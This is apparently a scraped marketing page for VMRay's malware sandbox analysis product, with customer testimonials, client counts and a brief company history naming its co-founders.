


Incident Response

Fast, in-depth visibility into confirmed incidents

Threat Intel. Generation

Automated extraction of IOCs from confirmed incidents



Gartner peerinsights™

“VMRay Analyzer provides a vast amount of data per analysis, which enables detailed visibility for each malware sample. The increased visibility results in quicker classification and identification of malware.”

★★★★★

Lead Security Analyst
Industry: Retail
Role: Security & Risk Management
Firm Size: 30B + USD

The Best Choose VMRay

3 of the FAANG tech giants

4 of the Big 6 accounting firms

10 global financials

60+ government agencies

SEE WHAT OUR CUSTOMERS SAY

Gartner peerinsights™

“The ability to directly interact with live malware and phishing samples in a safe environment has been very valuable. VMRay gives us visibility and granularity to be able to supply threat data relating to attacks.”

★★★★★

Information Security Analyst
Industry: Manufacturing
Role: Security & Risk Management
Firm Size: 3B – 10B USB

About Us

VMRAY

Dr. Carsten Willems
Co-Founder & CEO

Dr. Ralf Hund
Co-Founder & CTO

- Founded the with mission to solve the shortcomings of existing analysis technologies
- Co-Founders pioneered early sandbox technology
- First commercial sandbox to market in 2006 (CWSandbox)